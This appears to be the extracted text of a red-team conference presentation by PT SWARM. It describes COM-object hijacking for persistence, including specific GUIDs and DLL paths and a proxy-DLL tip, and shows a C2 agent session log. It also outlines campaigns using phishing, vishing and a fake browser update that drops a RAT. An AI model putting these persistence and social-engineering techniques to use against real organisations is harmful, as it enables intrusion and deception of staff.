
| GUID of COM objects | Default value |
|--|--|
| {CF4CC405-E2C5-4DDD-B3CE-5E7582D8C9FA} | %systemroot%\system32\wbem\wmiutils.dll |
| {7C857801-7381-11CF-884D-00AA004B2E24} | %systemroot%\system32\wbem\wbemsvc.dll |
| {ddc05a5a-351a-4e06-8eaf-54ec1bc2dcea} | %SystemRoot%\System32\ApplicationFrame.dll |
| {1f486a52-3cb1-48fd-8f50-b8dc300d9f9d} | %SystemRoot%\system32\propsys.dll |

COM-object persistence

> Top way for HKCU search:

- / Oftentimes used COM objects by user
- / Use proxy DLL

88d96a0f-f192-11d4-a65f-0040963251e5 – triggered by Word
1fda955b-61ff-11da-978c-0008744faab7 – Explorer + Network




```
#7>
[2024-08-23 02:24:18] Agent session 177 (F55B992F74E88E59) opened
#7> use 177
#7->177> info
#7->177>
Agent information:
-----
Domain: m1book2231
User: user
Hostname: M1B00K2231
Logon server: \\M1B00K2231
-----
Current dir: C:\Users\user\Desktop\1\RootCon\template
-----
IP addresses:
fe80::a802:8e92:8e52:dc0a
192.168.192.159
```

Project case #1



> Internal Phishing to SOC team

C2 server



Internal Network




Infrastructure of SOC team

Project case #2




> Phishing via services




Project case #2



C2 server




> Phishing via services



Video Meet Portal


Need secret cookie



> Drop our RAT

> Set secret cookie in browser


DMZ



"Update" browser and launch our RAT

Internal Network

Project case #3




> Step №1 - Vishing



Project case #3




> Step №2 - Phishing



Project case #3



> Step №3 – Internal Phishing



QA

pt

Thanks for your attention!



PT SWARM

t.me/ptswarm
x.com/ptswarm
swarm.ptsecurity.com